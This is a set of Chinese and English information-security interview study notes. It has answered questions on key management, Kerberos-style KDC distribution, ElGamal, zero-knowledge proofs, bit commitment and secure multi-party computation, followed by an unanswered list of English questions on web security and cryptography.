8. 密钥体制不同，密钥管理也不同。由于传统密码体制和公开密码体制是性质不同的两种密码，因此它们在密钥管理方面有很大的不同。

89、密钥的生命周期包含哪些阶段及其特点?

生成、存储、简历（分配和协商）、使用、备份\恢复、更新、撤销。

按照状态划分为四种：使用前的状态，使用状态，使用后的状态，过期状态

- 使用前的状态：密钥不能用于正常的密码操作，处于准备阶段。
- 使用阶段：密钥是可以使用的，并且处于在线使用中。
- 使用后的状态：密钥不再正常使用，但为了某种目的对其进行离线访问时可行的
- 过期状态：密钥不再正常使用，所有的密钥记录都已经被删除。



90、请描述基于KDC的密钥分配方案?

> 密钥分发中心（KDC）是一种运行在物理安全服务器上的服务，KDC维护着领域中所有安全主体账户信息数据库。
>
> 与每一个安全主体的其他信息一起，KDC存储了仅安全主体和KDC知道的加密密钥，这个密钥也称长效密钥（主密钥），用于在安全主体和KDC之间进行交换。
>
> KDC是作为发起方和接收方共同信任的第三方，因为他维护者一个存储着该域中所有账户的账户数据库，也就是说，他知道属于每个账户的名称和派生于该账户密码的Master Key（主密钥）。而用于Alice和Bob相互认证的会话密钥就是由KDC分发的，下面详细讲解KDC分发会话密钥的过程。

1、首先客户端向KDC发送一个会话密钥申请。这个申请的内容可以简单概括为"我是某客户端，我需要个Session Key用于与某服务器通话"。

2、KDC在接收到这个请求的时候，生成一个会话密钥。为了保证这个会话密钥仅仅限于发送请求的客户端和它希望访问的服务器知道，KDC会为这个会话密钥生成两个副本，分别被客户端和服务器使用。然后从账户数据库中提取客户端和服务器的主密钥分别对这两个副本进行对称加密。对于服务器，与会话密钥一起被加密的还包含关于客户端的一些信息，以便对发起连接请求的客户端进行身份认证。

> 注意：KDC不是直接把这两个会话密钥副本分发客户端和服务器的，因为如果这样做，对于服务器来说会出现下面两个问题。
>
> 由于一个服务器会面对若干不同的客户端，而每个客户端都具有一个不同的Session Key。那么服务器就会为所有的客户端维护这样一个会话密钥的列表，这样对服务器来说工作量就非常 大了。
>
> 由于网络传输的不确定性，可能会出现这样一种情况：客户端很快获得会话密钥用于副本，并将这个会话密钥作为凭据随同访问请求发送到服务器，但是用于服务器的会话密钥却还没有收到，并且很有可能这个会话密钥永远也到不了服务器端，这样客户端将永远得不到认证。为了解决这个问题，Kerberos将这两个被加密的副本一同发送给客户端，属于服务器的那份由客户端发送给服务

> 器。因为这两个会话密钥副本分别是由客户端和服务器端的主密钥加密的，所以不用担心安全问题。

3、通过上面的过程，客户端实际上获得了两组信息：一个是通过自己主密钥加密的会话密钥；另一个是被Server的主密钥加密的数据包，包含会话密钥和关于自己的一些确认信息。在这个基础上，我们再来看看服务器是如何对客户端进行认证的。

4、客户端通过用自己的主密钥对KDC加密的会话密钥进行解密从而获得会话密钥，随后创建认证符（Authenticator，包括客户端信息和时间戳（Timestamp）），并用会话密钥对其加密。最后连同从KDC获得的、被服务器的主密钥加密过的数据包（客户端信息和会话密钥）一并发送到服务器端。我们把通过服务器的主密钥加密过的数据包称为服务票证（Session Ticket）。

5、当服务器接收到这两组数据后，先使用它自己的主密钥对服务票证进行解密，从而获得会话密钥。随后使用该会话密钥解密认证符，通过比较由客户端发送来的认证符中的客户端信息（Client Info）和服务票证中的客户端信息实现对客户端身份的验证。

> 双方进行了身份认证的同时也获得了会话密钥，那么双方可以进行会话了。

91、请举例说明文件加密传送方案?

（待考证）

利用非对称加密传送会话密钥：发送者生成可靠的会话密钥，并利用接收者的公钥加密，然后将加密后的会话密钥发送给接收者；接收者用私钥解密得到会话密钥。

利用对称加密传输文件：发送者和接收者协商加密方式，利用刚才生成的会话密钥，发送者将文件加密后传输给接收者；接收者解密后得到文件。

利用哈希生成文件摘要：为防止文件错误传输或被篡改，发送者利用信息摘要函数生成文件的摘要，并随文件一同发送至接收者；接收者解密出文件后以同样的方式计算文件的摘要并与接收到的作比较。

92、简述公钥密码体制的基本思想以及其相对于传统密码体制的优势?

① 公钥密码体制的基本思想是把密钥分成两个部分：公钥和私钥。

- 公钥可以向外公布，私钥则是保密的；
- 密钥中的任何一个可以用来加密，另一个可以用来解密；
- 公钥和私钥必须配对使用，否则不能打开加密文件；
- 已知密码算法和密钥中的一个，求解另一个在计算上是不可行的。

② 相对于传统密码体制来说，公钥密码体制中的公钥可被记录在一个公共数据库里或以某种可信的方式公开发放，而私有密钥由持有者妥善地秘密保存。

这样，任何人都可以通过某种公开的途径获得一个用户的公开密要，然后进行保密通信，而解密者只能是知道私钥的密钥持有者;

该体制简化了密钥的分配与分发;

同时因为公钥密码体制密钥的非对称性以及私钥只能由持有者一个人私人持有的特性，使得公钥密码体制不仅能像传统密码体制那样用于消息加密，实现秘密通信，还可以广泛应用于数字签名、认证等领域。

93、简述单表代换密码和多表代换密码的基本思想及其优缺点?

	单表代换	多表代换
基本思想	明文消息中相同的字母，在加密时都是用同一固定的字母代换。	明文消息中出现的同一个字母，在加密时不是完全被同一个固定的字母代换而是根据其出现的位置次序用不同的字母代换。
优点	破译难度稍高，密钥更改便捷，增加了单表代换密码体制的灵活性。	多表代换密码的破译则相对复杂，因为明文的统计特性通过多个表的平均作用而而被隐藏起来了，能更好的抵抗明文分析。
缺点	通过统计分析地方法很容易破解。	Hill 密码体制，可能抵抗不了已知明文攻击。

94、讲讲单向陷门函数的性质?

①除非知道某种附加的信息，否则这样的函数在一个方向上容易计算，而在另外的方向上要计算是不可行的。

②有了附加信息，函数的逆就可以在多项式时间内计算出来。

95、简述ElGamal签名算法以及主要的问题?

ElGamal算法既能用于数据加密也能用于数字签名，其安全性依赖于计算有限域上离散对数这一难题。

简述

ElGamal算法，是由T.Elgamal于1984年提出的公钥密码体制和椭圆曲线加密体系。既能用于数据加密也能用于数字签名，其安全性依赖于计算有限域上离散对数这一难题即CDH假设。在加密过程中，生成的密文长度是明文的两倍，且每次加密后都会在密文中生成一个随机数K，其实现依据是求解离散对数是困难的，而其逆运算指数运算可以应用快速幂的方法有效地计算。也就是说，在适当的群G中，指数函数是单向函数。

密钥选择

确定一个大素数`p`和它的一个原根`g`，在`zp`域上选择一个随机数`x`作为密钥，并计算

$$y = g^x \bmod p$$

`(p, g, y)`作为公钥。

用于签名

1. 签名算法: 用`m`表示待签名信息，在`zp`域上选择一个与`p-1`互质的数`k`，并计算

$$C_1 = g^k \bmod p$$

再运用Ext_Euclidean算法求出`c2`，使其满足:

$$m = xC_1 + kC_2 \bmod p - 1$$

2. 输出签名: `(c1, c2)`
3. 验证签名: 验证下式

$$y^{C_1} \cdot {C_1}^{C_2} \equiv g^m \bmod p, C_1 \in Z_p$$

4. 原理: 这里应用了欧拉定理。

5. 安全性保证：假设攻击者在不知道`x`(私钥)的情况下企图伪造一个给定消息`m`的签名，它有以下方法:
    - 攻击者选择一个值r，然后企图找到相应的s，他必须计算离散对数

$$log_{C_1}(g^m y^{-r})$$

    - 除此之外，如果攻击者首先选择`C2`，然后企图找到`C1`，他就在试图"解"一个未知数`C1`的方程

$$y^{C_1} C_1^{C_2} = g^m \bmod p$$

      这是一个已知的没有可行解法的问题。
    - 最后，也可能存在某种方法同时计算`C1、C2`，使之成为一个有效签名，但目前没有任何人已经发现一个方法来解这个问题(当然也没人能证明一定不能这样做)

用于加密

1. 加密算法：用`m`表示待加密信息，在`Zp`域上选择一个与`p-1`互质的数`k`，并计算

$$C_1 = g^k \bmod p$$
$$C_2 = y^k \cdot m \bmod p$$

2. 输出密文`(C1, C2)`
3. 解密算法:计算下式（这里需运用Ext_Euclidean算法求乘法逆元）

$$m = C_2 \cdot (C_1^x)^{-1} \bmod p$$

主要的问题：存在性伪造

- 如果要签名的消息不包含可识别的冗余，即要签名的`m`是明文而不是明文的加密（如哈希），那么要签名的消息是不可识别的，伪造一个有效的签名是可行的。
- 令`u, v`是小于`p-1`的整数，且满足

$$gcd(v, p-1) = 1, C_1 = g^u \cdot y^v, C_2 = -C_1 \cdot v^{-1},\ m = -C_1 \cdot u \cdot v^{-1}$$

- 那么，`(m, (C1, C2))`就是一个关于消息`m`，公钥`y`的有效签名对。因为签名验证式成立。
- 在这个伪造中，由于模指数具有很好的混合变换性质，消息m是不可识别的。挫败这种攻击的方法就是使消息格式化，使得消息m含有一个可识别的部分:`m=M||ID`，ID是可识别的串，如身份。

> 最常用的消息格式化机制是使`m=H(M, C1)`。H函数的单向性可以有效的抵抗存在性伪造攻击

96、说说你对零知识证明协议的理解?

零知识证明的定义为：证明者（`prover`）能够在不向验证者（`verifier`）提供任何有用的信息的情况下，使验证者（`verifier`）相信某个论断是正确的。

零知识证明是一种基于概率的验证方式，验证者（`verifier`）基于一定的随机性向证明者（`prover`）提出问题，如果证明者都能给出正确回答，则说明证明者大概率拥有他所声称的"知识"。零知识证明并不是数学意义上的证明，因为它存在小概率的误差，欺骗的证明者有可能通过虚假的陈诉骗过验证者。换句话说，零知识证明是概率证明而不是确定性证明，但是也存在技术能将误差降低到可以忽略的值。

97、举一个比特承诺协议的例子?

比特承诺(Bit Commitment，BC)是密码学中的重要基 础协议，其概念最早由1995 年图灵奖得主Blum 提出。比特承诺方案可用于构建零知识证明、可验证秘密 分享、硬币投掷等协议，同时和茫然传送一起构成安全双方计算的基础，是信息安全领域研究的热点。

比特承诺的基本思想如下是，发送者Alice 向接收者Bob 承诺一个比特b (如果是多个比特，即比特串t，则称为比特串承诺)，要求：

- 在第1 阶段即承诺阶段Alice 向Bob 承诺这个比特b ，但是Bob 无法知道b 的信息；
- 在第2 阶段即揭示 阶段Alice 向Bob 证实她在第1 阶段承诺的确实是b ，但是 Alice 无法欺骗Bob(即不能在第2 阶段篡改b 的值)。

经典环境中关于比特承诺的一个形象的例子是：

1. Alice 将待承诺的比特或秘密写在一张纸上，然后将这张纸锁进一个保险箱，该保险箱只有唯一的钥匙可以打开。
2. 在承诺阶段， Alice 将保险箱送给Bob，但是保留钥匙；到了揭示阶段，Alice 将比特或秘密告诉Bob，同时将钥匙传给Bob 使其相信自己的承诺。
3. 需要指出的是，保险箱不能被“暴力破解” 的性质甚至允许Alice 在揭示阶段无需向Bob 说明承诺的比特或秘密，只要将钥匙发送给Bob 即可。

一个比特承诺方案必须具备下列性质：

- 正确性：如果Alice 和Bob 均诚实地执行协议，那么在 揭示阶段Bob 将正确获得Alice 承诺的比特b 。
- 保密性：在揭示阶段之前Bob 不能获知b 的信息 。
- 绑定性：在承诺阶段结束之后，Bob 只能在揭示阶段获得唯一的b 。

三方比特承诺模型：

- 在该模型下，承诺者由一人变为二人Alice 与Bob，由此二人共同向第三方Chris 承诺一个比特或比特串。承诺阶段之前，Alice 与Bob 可以自由通信以商定承诺内容，但是在协议开始以后，要求Alice 与Bob 无法再进行通信。
- 承诺阶段：由Alice 向Chris承诺b。
- 揭示阶段：由Bob 负责向Chris 揭示b 的信息，因此Alice 没有任何作弊的可能，即无法破坏协议的绑定性。
- 应用：三方参与的安全模型在实际生活中是有很多应用的，例如在博弈论的经典“囚徒困境”模型中，两个纵火嫌疑犯即 可以视作证明者，他们在被抓住以前可以自由交流(例如商定 问讯对策)，被抓以后将被警察(验证者)分开审讯。如果这两 个嫌疑犯均“忠实”地在审讯过程中坚持否认纵火事实，那么他们将获得集体最优结果。又如，由两家单位合作来对某 个大型项目进行投标(例如资金与技术的合作)，则这两家单位和招标方构成三方承诺模型。

98、描述一下安全多方计算协议?

安全多方计算（Secure Muti-party Computation，简称MPC，亦可简称SMC或SMPC）的研究主要是针对无可信第三方的情况下，如何安全地计算一个约定函数的问题。安全多方计算是电子选举、门限签名以及电子拍卖等诸多应用得以实施的密码学基础。

一个安全多方计算协议，如果对于拥有无限计算能力的攻击者而言是安全的，则称作是信息论安全的或无条件安全的；如果对于拥有多项式计算能力的攻击者是安全的，则称为是密码学安全的或条件安全的。已有的结果证明了在无条件安全模型下，当且仅当恶意参与者的人数小于总人数的1/3时，安全的方案才存在。而在安全条件模型下，当且仅当恶意参与者的人数小于总人数的一半时，安全的方案才存在。

安全多方计算理论主要研究参与者间协同计算及隐私信息保护问题，其特点包括输入隐私性、计算正确性及去中心化等特性。能使数据既保持隐私又能被使用，从而释放隐私数据分享，隐私数据分析，隐私数据挖掘的巨大价值。

- 输入隐私性：安全多方计算研究的是各参与方在协作计算时如何对各方隐私数据进行保护，重点关注各参与方之间的隐私安全性问题，即在安全多方计算过程中必须保证各方私密输入独立，计算时不泄露任何本地数据。

- 计算正确性：多方计算参与各方就某一约定计算任务，通过约定MPC协议进行协同计算，计算结束后，各方得到正确的数据反馈。
- 去中心化：传统的分布式计算由中心节点协调各用户的计算进程，收集各用户的输入信息，而安全多方计算中，各参与方地位平等，不存在任何有特权的参与方或第三方，提供一种去中心化的计算模式。

根据参与方个数不同，可分为两方计算（two party computation，简称2PC）和多方计算（multi-party computation）。

- 主流的两方计算框架的核心是用了混淆电路（Garbled Circuit，简称GC）和不经意传输（Oblivious Transfer）这两种密码学技术：一方将需要计算的逻辑转换为布尔电路，再将布尔电路中的每一个门进行加密的过程。在完成该操作后，该参与方将加密电路以及与其输入相关的标签发送给另一参与方，而另一方无法从标签中反推输入的信息。另一方（作为接收方）通过不经意传输按照其输入选取标签，并在此基础上对加密电路进行解密获取计算结果。
- 通用的多方安全计算框架可以让多方安全地计算任何函数或某类函数的结果。自1986年姚期智提出第一个通用的多方安全计算框架（常被称为Yao's GC，即姚氏加密电路）以来，30多年间已经有BMR、GMW、BGW、SPDZ等多个多方安全计算框架陆续提出。至今，每年仍有大量的研究工作在改进和优化这些多方安全计算框架。这些框架涉及混淆电路、秘密共享（Secret Sharing，由Adi Shamir最先提出，秘密分享的原理是将每个参与者的输入分割为若干分片，散布在所有参与者当中，并通过这些分片来进行电路计算）、同态加密、不经意传输等多种密码学技术。

99、密钥分配的基本方案有哪些?

- 密钥由一方选定，然后物理地传送给另一方。
- 由双方可信赖的第三方选定密钥，然后物理地传送给通信双方。
- 可以利用双方使用过的密钥加密一个新的密钥并且传输给对方。
- 存在一个可信赖的第三方，双方通过与第三方的可信连接实现密钥传递。

100、你了解信息安全和人工智能结合的新兴技术吗?

- **入侵和内部威胁检测**：入侵检测系统旨在检测可疑活动以及攻击信息系统的行为。由于新型攻击的不断发展，传统的基于特征码/规则的方法已不能满足要求。而且编写规则以及实时检测动态威胁变得越来越困难。因此，开发适应性强且灵活的面向安全的方法至关重要。这就是AI发挥作用的地方。人工智能有助于自动检测，阻止和防御入侵。有了足够的数据，它就可以有效地分析用户的行为，查找模式并识别网络中的正常或异常行为，而无需任何人工干预。它可以发现严重事件，并允许检测内部威胁和可疑活动。
- **恶意软件检测**：恶意软件的不断发展和多样性是对信息系统的重大威胁。通常，新恶意软件是手动创建的，但是其后续变体是自动的，旨在绕过检测系统。在这种情况下，传统的基于特征码的检测恶意软件的方法将无法跟上恶意软件的发展。因此，高效，健壮和可扩展的恶意软件识别框架至关重要。人工智能可用于识别此类恶意软件变体并及时阻止其在网络中传播。
- **垃圾邮件检测**：垃圾邮件占每日电子邮件的85%，最终用户识别这些不请自来的电子邮件变得越来越困难。从窃取个人身份信息（PII）的网络钓鱼电子邮件，到所谓的承诺向垃圾邮件诱骗我们执行恶意附件的尼日利亚王子病毒。更可靠，更强大的反垃圾邮件筛选器迫在眉睫。在这种情况下，支持AI的垃圾邮件过滤器可以帮助解决我们的大多数问题。此类系统可以通过分析大量此类邮件来自动学习，识别和生成新规则，以检测垃圾邮件和网络钓鱼电子邮件。现在，当检测到此类垃圾邮件时，Google的AI模型的准确性为99.9%。
- **零日检测**：使用传统的安全方法（如防病毒，补丁程序管理等）来检测和预防零日攻击和漏洞是不够的，几乎是不可能的。为了识别此类攻击，我们必须采用主动系统来自动识别异常行为，这只有通过使用AI和机器学习技术才能实现。
- **代码漏洞检测**：如今，软件漏洞是造成安全漏洞的主要原因之一。 每天，成千上万的新软件代码行被添加到数字基础架构中，从而导致发现越来越多的软件漏洞，这些漏洞构成了严重的利用风险，并可能导致系统受损，信息泄露或拒绝服务。在这种情况下，对代码进行静态分析以检测漏洞是不

够的。我们必须采用智能的AI框架来检测，分类和报告漏洞或不良编码做法。AI可以扫描大量代码，并在威胁参与者采取行动之前自动识别潜在漏洞。

- **优化威胁情报分类**：组织收集网络威胁信息，并及时了解最新威胁态势。但是，随着此类智能信息量的增长，它会使网络安全分析师淹没于各种信息中。因此，处理该信息并将其用于实时决策过程变得越来越困难。因此，先进的基于AI的自动化软件对于快速优化威胁情报数据，大规模收集和分类是必要的。现在，当这些信息与人类的智力和经验相辅相成时，就可以获得决定性的结果和更好的总体威胁检测率。
- **诈骗识别**：金融欺诈是一个全球性问题，随着我们的财务向数字世界发展，实时欺诈检测比以往任何时候都至关重要。大多数组织使用基于规则的检测系统来识别任何欺诈活动，但是这些系统在检测新活动或适应新欺诈模式方面不是很有效。因此，AI成为欺诈检测和预防所必需的。AI通过采用异常检测技术以及对与预期基准行为的任何偏差的临时标识，可以实时标记并防止欺诈交易。
- **资产攻击**：
- 随着攻击者不断寻找网络中任何不受保护的资产，必须获得组织内所有用户，设备和应用程序的完整而准确的清单。但是，随着资产的不断变化，保持最新的资产库存（如果不是自动化的话）将面临挑战。
- **安全控制的有效性**：
- 安全控制是避免，检测或减少安全风险并保护信息的机密性，完整性和可用性的保障措施。但是，要实现这些目标，了解已实施的安全控制的优缺点至关重要。因此，手动跟踪所有控制措施具有挑战性。因此，可以使用AI来了解安全控制的有效性。
- **任务自动化**：AI可以潜在地使重复的和平凡的任务自动化，以实现高质量的结果。这样，员工就可以专注于增值任务。而且，基于AI的系统可用于自动对安全警报进行优先级排序和响应，识别重复发生的事件并进行补救。

最后，人工智能是计算机科学的革命性成就，现已成为网络安全解决方案不可或缺的一部分。网络安全中的AI已帮助安全专业人员快速分析大量事件，识别许多不同类型的威胁并保护来自网络攻击者的易受攻击的网络和数据。尽管AI并非百分百地做到万无一失，但它改变了组织防御网络威胁参与者及其高级攻击的方式。

English Questions

101、How to prevent SQL injection attack?

102、What is XSS attack?

103、What is CSRF attack?

104、What is a file upload vulnerability?

105、What is DDOS attack? How to prevent it?

106、Please describe the TCP/IP protocol?

107、How does ARP work?

108、What is RARP? How does it work?

109、What is DNS? How does it work?

110、What is RIP protocol? How does it work?

111、What do you know about universal code?

112、Can you explain what XSS cookie theft means?

113、Please describe the RSA encryption algorithm?

114、According to the current computer power, what is the minimum key length of RC4 algorithm to ensure the security strength?

115、Explain what URL manipulation is.

116、Please compare CORS with JSONP?

117、What are the advantages and disadvantages of IBE?

118、What's your understanding of zero knowledge proof protocol?

119、Describe the secure multi-party computing protocol?

120、What is the security foundation of ECC cryptsystem? What are ECC's advantages over RSA?

121、What is the difference between symmetric and asymmetric encryption algorithm?

122、What are the characteristics of the Virginia code?

123、What is the specific way to defend XSS?

124、Please describe the AES encryption algorithm?

125、What is SSL? How does HTTPS ensure the security of data transmmison?

126、What is differential analysis? What kind of analysis method does it aim at?

127、What are the characteristics of WebSocket?

128、Please describe the key distribution scheme based on KDC?

129、Do you know the emerging technology of information security combined with artificial intelligence?

130、Talk about the properties of one-way trapdoor function.

131、In the process of Intranet penetration, what are your attack and utilization ideas on routers?

132、What is the difference between confusion and diffusion in confidential communications? Please give two examples of encryption algorithms to illustrate that they use obfuscation and diffusion technology.

133、If Alice wants to distribute a session key to Bob using ElGamal public key encryption algorithm, what key should she choose?

134、What is the biggest difference between the implementation process of block encryption algorithm (such as AES) and hash function algorithm (such as SHA)?

135、M-sequence itself is a suitable pseduo-random sequence generator, but only under what attack can decoder not craack this pseduo-random sqquence?

136、In the key management of public key cryptography, do we need to ensure the confidentiality, authenticity and integrity of the public encryption key Ke and the secret decryption key Kd? Why?

137、What are the three common types of intruders?

138、Talk about the understading of ISO27000?

139、For a mature and relatively safe CMS, what is the significance of scanning the directory when penetrating?

140、Briefly describe the basic ideas, advantages and disadvantages of single table substitution cipher and multi table substitution cipher?

141、Give an example of bit commitment protocol.

142、What is the difference between CSRF, XSS and XXE, and how to repair them?

143、Which encryption algorithms belong to symmetric encryption and which belong to asymmetric encryption?

144、Please describe the DES encryption algorithm?

145、Please describe the Base64 encryption algorithm?

146、Please describe the encryption algorithm MD5?

147、How to manually and quickly determine whether the target station is a Windows or Linux server?

148、What is the difference between HTTP and HTTPS?

149、What is the difference between GET and POST?

150、Please give an example to illustrate the file encryption transmission scheme?